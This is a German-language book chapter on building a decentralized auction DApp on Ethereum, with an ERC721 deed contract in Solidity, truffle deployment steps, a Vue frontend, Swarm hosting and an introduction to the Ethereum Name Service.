In diesem Kapitel wollen wir eine Beispiel-DApp (eine Auktionsplattform) entwickeln und aktivieren. Sie finden den Quellcode im Repository zu diesem Buch unter *code/auction_dapp* (<http://bit.ly/2DcmjyA>). Wir sehen uns zuerst alle Aspekte einer Auktionsanwendung an und schauen, wie wir die Anwendung so weit wie möglich dezentralisieren können. Zuerst wollen wir aber genauer betrachten, welche Eigenschaften eine DApp auszeichnen und welche Vorteile sie haben.

Was ist eine DApp?

Eine DApp ist eine Anwendung, die in großen Teilen oder vollständig dezentralisiert ist.

Dies sind alle möglichen Komponenten einer Anwendung, die sich dezentralisieren lassen:

- Backend-Software (Anwendungslogik)
- Frontend-Software
- Speicherung von Daten
- Kommunikation
- Namensauflösung

Jede dieser Komponenten kann zentralisiert oder dezentralisiert sein. Zum Beispiel kann ein Frontend als Web-App entwickelt werden, das auf einem zentralisierten Server läuft, oder als mobile App, die auf Ihrem Gerät läuft. Backend und Speicher können auf privaten Servern und in proprietären Datenbanken liegen, oder Sie können einen Smart Contract und P2P-Speicher nutzen.

Die Entwicklung einer DApp hat viele Vorteile, die typische zentralisierte Architekturen nicht bieten können:

Belastbarkeit (Resiliency)

Da die Geschäftslogik durch einen Smart Contract kontrolliert wird, wird ein DApp-Backend vollständig auf einer Blockchain-Plattform verteilt und verwaltet. Im Gegensatz zu einer auf einem zentralisierten Server eingesetzten Anwendung gibt es bei einer DApp keine Ausfallzeiten, und sie ist verfügbar, solange die Plattform in Betrieb ist.

Transparenz

Die On-Chain-Natur einer DApp erlaubt es jedem, den Code zu untersuchen und sich in Bezug auf dessen Funktion sicher zu sein. Jede Interaktion mit der DApp wird für immer in der Blockchain festgehalten.

Zensurschutz

Solange ein Nutzer Zugang zu einem Ethereum-Node hat (falls nötig, kann er auch selbst einen ausführen), kann er immer mit einer DApp interagieren, ohne durch eine zentrale Kontrolle daran gehindert werden zu können. Kein

Dienstanbieter, nicht einmal der Eigner der DApp selbst, kann den Code ändern, sobald er im Netzwerk aktiviert wurde.

So, wie das Ethereum-Ökosystem heute aussieht, gibt es nur wenige echte dezentralisierte Apps – die meisten sind für den Betrieb immer noch von zentralisierten Diensten oder Servern abhängig. Für die Zukunft erwarten wir, dass es möglich sein wird, jeden Teil einer DApp vollständig dezentral zu betreiben.

Backend (Smart Contract)

Bei einer DApp werden Smart Contracts genutzt, um die Geschäftslogik (Programmcode) und den Zustand der Anwendung zu speichern. Ein Smart Contract ersetzt also die serverseitige Komponente (das »Backend«) einer normalen Anwendung. Das ist natürlich sehr stark vereinfacht. Ein wesentlicher Unterschied ist, dass jede in einem Smart Contract ausgeführte Berechnung sehr teuer ist und daher Berechnungen so weit wie möglich reduziert werden sollten. Es ist also ungemein wichtig, die Aspekte der Anwendung zu bestimmen, die eine vertrauenswürdige und dezentralisierte Ausführungsplattform benötigen.

Smart Contracts in Ethereum ermöglichen es, Architekturen zu entwickeln, bei denen ein Netzwerk aus Smart Contracts sich gegenseitig aufrufen, Daten austauschen und dabei seine eigenen Zustandsvariablen lesen und schreiben kann. Die Komplexität wird nur durch das Block-Gaslimit beschränkt. Nachdem Sie Ihren Smart Contract aktiviert haben, kann Ihre Geschäftslogik in Zukunft durchaus auch von vielen anderen Entwicklern genutzt werden.

Ein wichtiger Aspekt des Entwurfs der Smart-Contract-Architektur ist die Unmöglichkeit, den Code eines Smart Contract zu ändern, sobald er einmal aktiviert wurde. Der Kontrakt kann gelöscht werden, wenn auf einen SELFDESTRUCT-Opcode zugegriffen werden kann, doch außer dem vollständigen Löschen des Codes sind keinerlei Änderungen möglich.

Der zweite wichtige Aspekt des Entwurfs der Smart-Contract-Architektur ist die Größe der DApp. Bei einem großen, monolithischen Kontrakt können das Deployment und die Nutzung sehr viel Gas kosten. Einige Anwendungen könnten sich daher für Off-Chain-Berechnungen und eine externe Datenquelle entscheiden. Bedenken Sie aber, dass bei einer DApp, die von externen Daten (z.B. von einem zentralisierten Server) abhängt, die Nutzer dieser externen Ressource vertrauen müssen.

Frontend (Web-Nutzerschnittstelle)

Im Gegensatz zur Geschäftslogik einer DApp, für die der Entwickler die EVM und neue Sprachen wie Solidity kennen muss, kann die clientseitige Schnittstelle einer DApp Standardwebtechnologien (HTML, CSS, JavaScript etc.) nutzen. Traditionelle Webentwickler können mit vertrauten Tools, Bibliotheken und Frameworks

arbeiten. Interaktionen mit Ethereum, etwa Signieren von Nachrichten, Senden von Transaktionen und Verwalten von Schlüsseln, erfolgen oft im Webbrowser über eine Erweiterung wie MetaMask (siehe Kapitel 2).

Es ist auch möglich, mobile DApps zu entwickeln, doch momentan gibt es nur wenige Ressourcen für die Entwicklung mobiler DApp-Frontends. Das liegt hauptsächlich daran, dass die mobilen Clients fehlen, die als leichtgewichtige Clients mit Funktionen zur Schlüsselverwaltung dienen könnten.

Das Frontend wird mit Ethereum üblicherweise über die JavaScript-Bibliothek *web3.js* verbunden, die mit den Frontend-Ressourcen gebündelt und durch den Webserver an den Browser übergeben wird.

Datenspeicher

Aufgrund der hohen Gaskosten und dem momentan niedrigen Block-Gaslimit sind Smart Contracts nicht besonders gut geeignet, großen Datenmengen zu verarbeiten. Daher nutzen die meisten DApps off-chain betriebene Datenspeicherdienste, d.h., sie speichern Massendaten außerhalb der Ethereum-Chain auf einer Datenspeicherplattform. Diese Datenspeicherplattform kann zentralisiert arbeiten (z.B. eine typische Cloud-Datenbank) oder dezentralisiert, etwa auf einer P2P-Plattform wie IPFS oder Ethereums Swarm-Plattform.

Dezentralisierter P2P-Speicher ist ideal für die Speicherung und Verteilung großer statischer Assets wie Bilder, Videos und den Ressourcen des Web-Frontends (HTML, CSS, JavaScript etc.). Einige dieser Optionen wollen wir uns als Nächstes ansehen.

IPFS

Das *Inter-Planetary File System* (IPFS) ist ein dezentralisiertes, inhaltsorientiertes Speichersystem, das gespeicherte Objekte zwischen den Peers eines P2P-Netzwerks verteilt. »Inhaltsorientiert« bedeutet, dass jeder Inhalt (Datei) gehasht und dieser Hash zur Identifizierung der Datei verwendet wird. Sie können dann über diesen Hash jede Datei von jedem IPFS-Node abrufen.

IPFS möchte HTTP als bevorzugtes Protokoll für die Auslieferung von Webanwendungen ersetzen. Statt eine Webanwendung auf einem einzelnen Server zu speichern, werden die Dateien im IPFS abgelegt und können von jedem IPFS-Node abgerufen werden.

Weitere Informationen zu IPFS finden Sie auf <https://ipfs.io>.

Swarm

Swarm ist ein weiteres inhaltsadressiertes P2P-Speichersystem (ähnlich IPFS). Swarm wurde von der Ethereum Foundation als Teil der Go-Ethereum-Suite entwickelt. Wie IPFS erlaubt es die Speicherung von Dateien, die von Swarm-Nodes

verbreitet und repliziert werden. Sie können eine Swarm-Datei über deren Hash ansprechen. Swarm erlaubt den Zugriff auf eine Website über ein dezentralisiertes P2P-System anstelle eines zentralen Webservers.

Die Homepage für Swarm ist selbst in Swarm abgelegt und über ihren Swarm-Node oder ein Gateway zugänglich: <https://swarm-gateways.net/bzz:/theswarm.eth/>.

Dezentralisierte Nachrichtenkommunikationsprotokolle

Eine weitere wichtige Komponente jeder Anwendung ist die Interprozesskommunikation. Das bedeutet den Austausch von Nachrichten zwischen Anwendungen, zwischen verschiedenen Instanzen der Anwendung oder zwischen den Nutzern der Anwendung. Traditionell erreicht man das mithilfe eines zentralisierten Servers. Es gibt aber eine Vielzahl dezentralisierter Alternativen zu serverbasierten Protokollen, die das Messaging über ein P2P-Netzwerk ermöglichen. Das bekannteste P2P-Messaging-Protokoll für DApps ist *Whisper* (<http://bit.ly/2CSls5h>), das Teil der Go-Ethereum-Suite der Ethereum Foundation ist.

Ein letzter Aspekt einer dezentralisierten Anwendung ist die Namensauflösung. Wir sehen uns Ethereums Nameservice später in diesem Kapitel noch an, wollen uns aber jetzt erst mal einem Beispiel zuwenden.

Ein einfaches DApp-Beispiel: Auktions-DApp

In diesem Abschnitt beginnen wir mit der Entwicklung unserer Beispiel-DApp, um die verschiedenen Tools zur Dezentralisierung kennenzulernen. Die DApp implementiert eine dezentralisierte Auktion.

Unsere Auktions-DApp erlaubt dem Nutzer die Registrierung eines »Deed«-Tokens, das für ein einmaliges Gut steht, etwa ein Haus, ein Auto, eine Schutzmarke etc. Nach der Registrierung wird das Eigentum am Token an die Auktions-DApp übertragen, damit es zum Kauf angeboten werden kann. Die Auktions-DApp gibt alle registrierten Tokens aus, damit Nutzer ein Angebot dafür abgeben können. Während jeder Auktion können Nutzer einen Chatraum verwenden, der speziell für diese Auktion eingerichtet wird. Sobald die Auktion beendet ist, geht das Eigentumsrecht am Deed-Token an den Gewinner der Auktion über.

Den gesamten Auktionsprozess sehen Sie in Abbildung 12-2.

Die Hauptkomponenten unserer Auktions-DApp sind:

- Ein Smart Contract, der nicht fungible Tokens nach ERC721 implementiert (DeedRepository).
- Ein eine Auktion implementierender Smart Contract (AuctionRepository) für den Verkauf der Deeds.
- Ein Web-Frontend basierend auf dem JavaScript-Framework Vue/Vuetify.

- Die *web3.js*-Bibliothek zur Anbindung an Ethereum-Chains (über MetaMask oder andere Clients).
- Ein Swarm-Client zur Speicherung von Ressourcen (z. B. Bildern).
- Ein Whisper-Client für auktionsbezogene Chatrooms aller Teilnehmer.




Abbildung 12-2: Auction DApp: eine einfache Auktions-DApp

Sie finden den Quellcode der Auktions-DApp im Repository zum Buch (<http://bit.ly/2DcmjyA>).

Auktions-DApp: Backend-Smart-Contracts

Unsere Auktions-DApp wird von zwei Smart Contracts unterstützt, die wir in der Ethereum-Blockchain benötigen, um die Anwendung zu unterstützen: Auction Repository und DeedRepository.

Sehen wir uns zuerst DeedRepository an, das in Beispiel 12-1 abgebildet ist. Der Kontrakt ist ein ERC721-kompatibles nicht fungibles Token (siehe »ERC721: Standard für nicht fungible Tokens (Deeds)« auf Seite 247).

Beispiel 12-1: DeedRepository.sol: ein ERC721-Deed-Token für Auktionen

```
pragma solidity ^0.4.17;
import "../ERC721/ERC721Token.sol";
```

```
/**
```

```
 * @title Repository mit ERC721-Deeds
```

```
 * Dieser Kontrakt enthält eine Liste von durch Nutzern registrierten Deeds.
```



```

* Diese Demo zeigt das Minting von Token (Deeds) und wie man sie zum
* Repository hinzufügt.
*/
contract DeedRepository is ERC721Token {

    /**
    * @dev Erzeuge ein DeedRepository mit Name und Symbol
    * @param _name string Der Name des Repositories
    * @param _symbol string Das Symbol des Repositories
    */
    function DeedRepository(string _name, string _symbol)
        public ERC721Token(_name, _symbol) {}

    /**
    * @dev Öffentliche Funktion zur Registrierung eines neuen Deeds
    * @dev Aufruf des ERC721Token-Minters
    * @param _tokenId uint256 Ein bestimmter Deed
    * @param _uri string Enthält Metadaten/URI
    */
    function registerDeed(uint256 _tokenId, string _uri) public {
        _mint(msg.sender, _tokenId);
        addDeedMetadata(_tokenId, _uri);
        emit DeedRegistered(msg.sender, _tokenId);
    }

    /**
    * @dev Öffentliche Funktion, um ein Deed um Metadaten zu ergänzen
    * @param _tokenId Ein bestimmter Deed
    * @param _uri text Beschreibt die Charakteristika des Deeds
    * @return Gibt an, ob die Deed-Metadaten zum Repository hinzugefügt wurden
    */
    function addDeedMetadata(uint256 _tokenId, string _uri) public returns(bool){
        _setTokenURI(_tokenId, _uri);
        return true;
    }

    /**
    * @dev Event wird ausgelöst, wenn Deed/Token registriert wird
    * @param _by Adresse des Registrators
    * @param _tokenId uint256 Ein bestimmter Deed
    */
    event DeedRegistered(address _by, uint256 _tokenId);
}

```

Wie Sie sehen, ist der DeedRepository-Kontrakt eine einfache Implementierung eines ERC721-kompatiblen Tokens.

Unsere Auktions-DApp nutzt den DeedRepository-Kontrakt, um Tokens für jede Auktion auszustellen und nachzuhalten. Die Auktion selbst wird durch den AuctionRepository-Kontrakt gesteuert. Dieser Kontrakt ist zu lang, um ihn hier vollständig abzdrukken, doch Beispiel 12-2 zeigt die Definition des Kontrakts und der Datenstrukturen. Der komplette Kontrakt ist im GitHub-Repository (<https://bit.ly/2IaOo9i>) zu diesem Buch zu finden.

Beispiel 12-2: AuctionRepository.sol: Hauptkontrakt der Auktions-DApp

```
contract AuctionRepository {

    // Array aller Auktionen
    Auction[] public auctions;

    // Mapping von Auktionsindex auf Nutzergebote
    mapping(uint256 => Bid[]) public auctionBids;

    // Mapping von Eigner auf Liste seiner Auktionen
    mapping(address => uint[]) public auctionOwner;

    // Bid-Struktur für Bieter und Betrag
    struct Bid {
        address from;
        uint256 amount;
    }

    // Auction-Struktur enthält alle notwendigen Informationen
    struct Auction {
        string name;
        uint256 blockDeadline;
        uint256 startPrice;
        string metadata;
        uint256 deedId;
        address deedRepositoryAddress;
        address owner;
        bool active;
        bool finalized;
    }
}
```

Der AuctionRepository-Kontrakt verwaltet alle Auktionen mit den folgenden Funktionen:

```
getCount()
getBidsCount(uint _auctionId)
getAuctionsOf(address _owner)
getCurrentBid(uint _auctionId)
getAuctionsCountOfOwner(address _owner)
getAuctionById(uint _auctionId)
createAuction(address _deedRepositoryAddress, uint256 _deedId,
              string _auctionTitle, string _metadata, uint256 _startPrice,
              uint _blockDeadline)
approveAndTransfer(address _from, address _to, address _deedRepositoryAddress,
                  uint256 _deedId)
cancelAuction(uint _auctionId)
finalizeAuction(uint _auctionId)
bidOnAuction(uint _auctionId)
```

Sie können diesen Kontrakt in einer Ethereum-Blockchain Ihrer Wahl (z.B. Ropsten) über truffle aktivieren:

```
$ cd code/auction_dapp/backend
$ truffle init
```

```
$ truffle compile
$ truffle migrate --network ropsten
```

DApp-Kontrolle

Wenn Sie sich die beiden Smart Contracts für die Auktions-DApp ansehen, werden Sie etwas bemerken: Es gibt keinen speziellen Account, der über besondere Privilegien in der Auktions-DApp verfügt. Jede Auktion hat einen Eigner mit besonderen Fähigkeiten, doch die Auktions-DApp selbst besitzt keinen privilegierten Nutzer.

Das ist eine bewusste Wahl, um die Steuerung der DApp zu dezentralisieren und die Kontrolle abzutreten, sobald sie aktiviert wurde. Im Gegensatz dazu besitzen einige DApps einen oder mehrere privilegierte Accounts mit speziellen Fähigkeiten, etwa der Möglichkeit, den DApp-Kontrakt zu löschen, die Konfiguration zu überschreiben oder zu ändern oder bei bestimmten Operationen ein »Veto« einlegen zu können. Üblicherweise werden solche Kontrollfunktionen in die DApp integriert, um auf Probleme zu reagieren, die bei einem Bug auftreten können.

Der Kontrollaspekt ist besonders schwer zu lösen, da er ein zweiseitiges Schwert ist. Einerseits sind privilegierte Accounts gefährlich, da sie die Sicherheit der DApp gefährden, falls sie kompromittiert werden. Andererseits gibt es ohne privilegierten Account bei einem Fehler keine Wiederherstellungsmöglichkeit. Beide Risiken sind in Ethereum-DApps schon aufgetreten. Bei The DAO (»Reales Beispiel: DAO« auf Seite 177 und Anhang A) gab es einige privilegierte Accounts (die sogenannten Kuratoren), doch diese waren in ihren Fähigkeiten stark eingeschränkt. Diese Accounts waren nicht in der Lage, die Abhebungen der Angreifer rückgängig zu machen. In einem jüngeren Fall kam es bei der dezentralisierten Börse Bancor zu einem schweren Diebstahl, weil ein privilegierter Management-Account kompromittiert wurde. Wie sich herausstellte, war Bancor nicht so dezentralisiert, wie ursprünglich angenommen.

Bei der Entwicklung von DApps müssen Sie entscheiden, ob Ihre Kontrakte wirklich unabhängig sind und Sie nach der Einführung keine Kontrolle mehr haben oder ob Sie privilegierte Accounts nutzen und das Risiko eingehen, dass diese kompromittiert werden. Beide Varianten haben ihre Risiken, doch auf lange Sicht können echte DApps keinen besonderen Zugriff durch privilegierte Accounts zulassen, da dieser Ansatz nicht dezentralisiert ist.

Auktions-DApp: Frontend-Nutzerschnittstelle

Sobald die Kontrakte der Auktions-DApp aktiviert sind, können Sie über Ihre bevorzugte JavaScript-Konsole und web3.js (oder eine andere web3-Bibliothek) mit ihnen interagieren. Die meisten Nutzer benötigen allerdings ein einfach zu bedienendes Interface. Die Nutzerschnittstelle unserer Auktions-DApp basiert auf dem JavaScript-Framework Vue2/Vuetify von Google.

Sie finden den Code der Nutzerschnittstelle im Ordner *code/auction_dapp/frontend* des Repository zu diesem Buch (<https://github.com/ethereumbook/ethereumbook>). Das Verzeichnis hat die folgende Struktur und die folgenden Dateien:

```
frontend/
|-- build
|   |-- build.js
|   |-- check-versions.js
|   |-- logo.png
|   |-- utils.js
|   |-- vue-loader.conf.js
|   |-- webpack.base.conf.js
|   |-- webpack.dev.conf.js
|   `-- webpack.prod.conf.js
|-- config
|   |-- dev.env.js
|   |-- index.js
|   `-- prod.env.js
|-- index.html
|-- package.json
|-- package-lock.json
|-- README.md
|-- src
|   |-- App.vue
|   |-- components
|   |   |-- Auction.vue
|   |   `-- Home.vue
|   |-- config.js
|   |-- contracts
|   |   |-- AuctionRepository.json
|   |   `-- DeedRepository.json
|   |-- main.js
|   |-- models
|   |   |-- AuctionRepository.js
|   |   |-- ChatRoom.js
|   |   `-- DeedRepository.js
|   `-- router
|       `-- index.js
```

Nach dem Deployment der Kontrakte editieren Sie die Frontend-Konfiguration in *frontend/src/config.js* und tragen die entsprechenden Adressen der DeedRepository- und AuctionRepository-Kontrakte ein. Die Frontend-Anwendung muss auch auf einen Ethereum-Node zugreifen können, der eine JSON-RPC- und WebSockets-Schnittstelle bietet. Sobald Sie das Frontend konfiguriert haben, führen Sie es mit einem Webserver auf Ihrem lokalen Rechner aus:

```
$ npm install
$ npm run dev
```

Das Auktions-DApp-Frontend startet und ist mit jedem Webbrowser über *http://localhost:8080* erreichbar.

Geht alles gut, sehen Sie eine Seite wie die in Abbildung 12-3.




Abbildung 12-3: Auktions-DApp-Nutzerschnittstelle

Weitere Dezentralisierung der Auktions-DApp

Unsere DApp ist schon ziemlich dezentralisiert, doch wir können die Dinge noch verbessern.

Der AuctionRepository-Kontrakt arbeitet ohne jede Kontrolle und ist für jeden offen. Nach dem Deployment kann er nicht angehalten und die Auktionen können nicht kontrolliert werden. Jede Auktion besitzt einen eigenen Chat, über den sich jeder ohne Zensur und Identifikation zu dieser Auktion austauschen kann. Die verschiedenen Assets für die Auktion, etwa die Beschreibung und das zugehörige Bild, werden in Swarm gespeichert, was eine Zensur oder ein Sperren erschwert.

Jeder kann mit der DApp interagieren, indem er Transaktionen manuell aufbaut oder das Vue-Frontend auf dem lokalen Rechner ausführt. Der DApp-Code selbst ist Open Source und wird in einem öffentlichen Repository gemeinschaftlich entwickelt.

Es gibt zwei Dinge, über die wir diese DApp dezentralisierter und widerstandsfähiger machen können:

- Den gesamten Anwendungscode in Swarm oder IPFS speichern.
- Zugriff auf die DApp durch Referenzierung eines Namens mithilfe des Ethereum-Nameservice.

Die erste Option sehen wir uns im nächsten Abschnitt an, während wir auf die zweite in »Der Ethereum-Nameservice (ENS)« auf Seite 281 genauer eingehen.

Die Auktions-DApp in Swarm speichern

Wir haben Swarm in »Swarm« auf Seite 270 vorgestellt. Unsere Auktions-DApp nutzt Swarm bereits, um das Icon-Bild für jede Auktion zu speichern. Diese Lösung ist effizienter als das Speichern der Daten in Ethereum, da das eine teure Angelegenheit ist. Es ist auch wesentlich widerstandsfähiger als die Speicherung der Bilder auf einem zentralisierten Dienst wie einem Web- oder Fileserver.

Doch wir können noch einen Schritt weiter gehen, indem wir das gesamte Frontend der DApp selbst in Swarm speichern und es direkt über einen Swarm-Node ausführen statt über einen Webserver.

Swarm vorbereiten

Um loslegen zu können, müssen Sie Swarm installieren und Ihren Swarm-Node initialisieren. Swarm ist Teil der Go-Ethereum-Suite der Ethereum Foundation. Anweisungen zur Installation von Go-Ethereum finden Sie in »Go-Ethereum (Geth)« auf Seite 51, oder Sie installieren ein Swarm-Binary nach den Anweisungen in der Swarm-Dokumentation (<http://bit.ly/2Q75KXw>).

Nach der Installation von Swarm können Sie überprüfen, ob alles richtig funktioniert, indem Sie den `version`-Befehl ausführen:

```
$ swarm version
Version: 0.3
Git Commit: 37685930d953bcbe023f9bc65b135a8d8b8f1488
Go Version: go1.10.1
OS: linux
```

Beim Start von Swarm müssen Sie angeben, wie die Verbindung zu einer Geth-Instanz hergestellt werden kann, um auf die JSON-RPC-API zugreifen zu können. Hinweise zum Start finden im Getting-Started-Guide (<https://swarm-guide.readthedocs.io/en/latest/gettingstarted.html>).

Wenn Sie Swarm starten, sehen Sie in etwa Folgendes:

```
Maximum peer count          ETH=25 LES=0 total=25
Starting peer-to-peer node   instance=swarm/v0.3.1-225171a4/linux...
connecting to ENS API        url=http://127.0.0.1:8545
swarm[5955]: [189B blob data]
Starting P2P networking
UDP listener up              self=enode://f50c8e19ff841bcd5ce7d2d...
Updated bzz local addr       oaddr=9c40be8b83e648d50f40ad3... uaddr=e
Starting Swarm service
9c40be8b hive starting
detected an existing store. trying to load peers
hive 9c40be8b: peers loaded
Swarm network started on bzz address: 9c40be8b83e648d50f40ad3d35f...
Pss started
Streamer started
IPC endpoint opened          url=/home/ubuntu/.ethereum/bzzd.ipc
RLPx listener up             self=enode://f50c8e19ff841bcd5ce7d2d...
```

Prüfen Sie, ob Ihr Swarm-Node richtig läuft, indem Sie die Verbindung mit der lokalen Swarm-Gateway-Webschnittstelle an *http://localhost:8500* herstellen.

Sie sollten eine Seite wie die in Abbildung 12-4 sehen und jeden Swarm-Hash oder ENS-Namen abfragen können.




Abbildung 12-4: Swarm-Gateway auf localhost

Dateien in Swarm hochladen

Sobald Ihr lokaler Swarm-Node und das Gateway laufen, können Sie Dateien in Swarm hochladen, und diese Dateien sind dann über jeden Swarm-Node durch Referenzierung des Datei-Hashs zugänglich.

Wir wollen das ausprobieren, indem wir eine Datei hochladen:

```
$ swarm up code/auction_dapp/README.md  
ec13042c83ffc2fb5cb0aa8c53f770d36c9b3b35d0468a0c0a77c97016bb8d7c
```

Swarm hat die Datei *README.md* hochgeladen und den Hash zurückgegeben, den Sie verwenden können, um auf jedem Swarm-Node auf diese Datei zugreifen zu können. Sie können zum Beispiel das öffentliche Swarm-Gateway (<https://bit.ly/2znWUP9>) verwenden.

Das Hochladen einer einzelnen Datei ist relativ einfach, das des gesamten DApp-Frontends ist schon etwas komplexer. Das liegt daran, dass verschiedene DApp-Ressourcen (HTML, CSS, JavaScript, Bibliotheken etc.) Referenzen aufeinander enthalten. Normalerweise übersetzt ein Webserver URLs in lokale Dateien und gibt die richtige Ressource zurück. Wir erreichen das Gleiche für Swarm, indem wir aus unserer DApp ein Paket schnüren.

In der Auktions-DApp gibt es ein Skript, das alle Ressourcen zusammenpackt:

```
$ cd code/auction_dapp/frontend
$ npm run build

> frontend@1.0.0 build /home/aantonop/Dev/ethereumbook/code/auction_dapp/frontend
> node build/build.js
```

```
Hash: 9ee134d8db3c44dd574d
Version: webpack 3.10.0
Time: 25665ms
Asset      Size
static/js/vendor.77913f316aaf102cec11.js  1.25 MB
static/js/app.5396ead17892922422d4.js    502 kB
static/js/manifest.87447dd4f5e60a5f9652.js 1.54 kB
static/css/app.0e50d6a1d2b1ed4daa03d306ced779cc.css 1.13 kB
static/css/app.0e50d6a1d2b1ed4daa03d306ced779cc.css.map 2.54 kB
static/js/vendor.77913f316aaf102cec11.js.map 4.74 MB
static/js/app.5396ead17892922422d4.js.map 893 kB
static/js/manifest.87447dd4f5e60a5f9652.js.map 7.86 kB
index.html 1.15 kB
```

Build complete.

Das Ergebnis dieses Befehls ist ein neues Verzeichnis namens *code/auction_dapp/frontend/dist*, in dem das gesamte Auktions-DApp-Frontend zusammengepackt wurde:

```
dist/
|-- index.html
`-- static
    |-- css
    |   |-- app.0e50d6a1d2b1ed4daa03d306ced779cc.css
    |   |-- app.0e50d6a1d2b1ed4daa03d306ced779cc.css.map
    |-- js
    |   |-- app.5396ead17892922422d4.js
    |   |-- app.5396ead17892922422d4.js.map
    |   |-- manifest.87447dd4f5e60a5f9652.js
    |   |-- manifest.87447dd4f5e60a5f9652.js.map
    |   |-- vendor.77913f316aaf102cec11.js
    |   |-- vendor.77913f316aaf102cec11.js.map
```

Nun können Sie die gesamte DApp über den Befehl `up` und die Option `--recursive` auf Swarm hochladen. In unserem Beispiel geben wir auch an, dass `index.html` der defaultpath zum Laden dieser DApp ist:

```
$ swarm --bzzapi http://localhost:8500 --recursive \
  --defaultpath dist/index.html up dist/
```

```
ab164cf37dc10647e43a233486cdeffa8334b026e32a480dd9cbd020c12d4581
```

Jetzt ist die gesamte Auktions-DApp in Swarm verfügbar und über die Swarm-URL zugänglich:

- `bzz://ab164cf37dc10647e43a233486cdeffa8334b026e32a480dd9cbd020c12d4581`

Mit der Dezentralisierung unserer DApp sind wir ein gutes Stück weiter, doch die Nutzung ist nun schwieriger geworden. Eine solche URL ist weit weniger nutzerfreundlich als ein schöner Name wie *auction_dapp.com*. Sind wir gezwungen, die Benutzerfreundlichkeit zu opfern, um Dezentralisierung zu erreichen? Nicht unbedingt. Im nächsten Abschnitt sehen wir uns den Ethereum-Nameservice an, der es uns erlaubt, einfach zu lesende Namen zu verwenden und gleichzeitig die dezentrale Natur unserer Anwendung zu erhalten.

Der Ethereum-Nameservice (ENS)

Sie können den besten Smart Contract der Welt entwerfen, doch wenn Sie den Nutzern keine gute Benutzerschnittstelle zur Verfügung stellen, werden diese nicht darauf zugreifen können.

Im traditionellen Internet erlaubt uns das *Domain Name System* (DNS), visuell lesbare Namen im Browser zu verwenden, die der Browser hinter den Kulissen in IP-Adressen oder andere Kennungen umwandelt. Für die Ethereum-Blockchain löst das *Ethereum Naming System* (ENS) das gleiche Problem, aber in dezentralisierter Form.

Beispielsweise ist `0xfB6916095ca1df60bB79Ce92cE3Ea74c37c5d359` die Spendenadresse der Ethereum Foundation. In einer ENS unterstützenden Wallet wird daraus `ethereum.eth`.

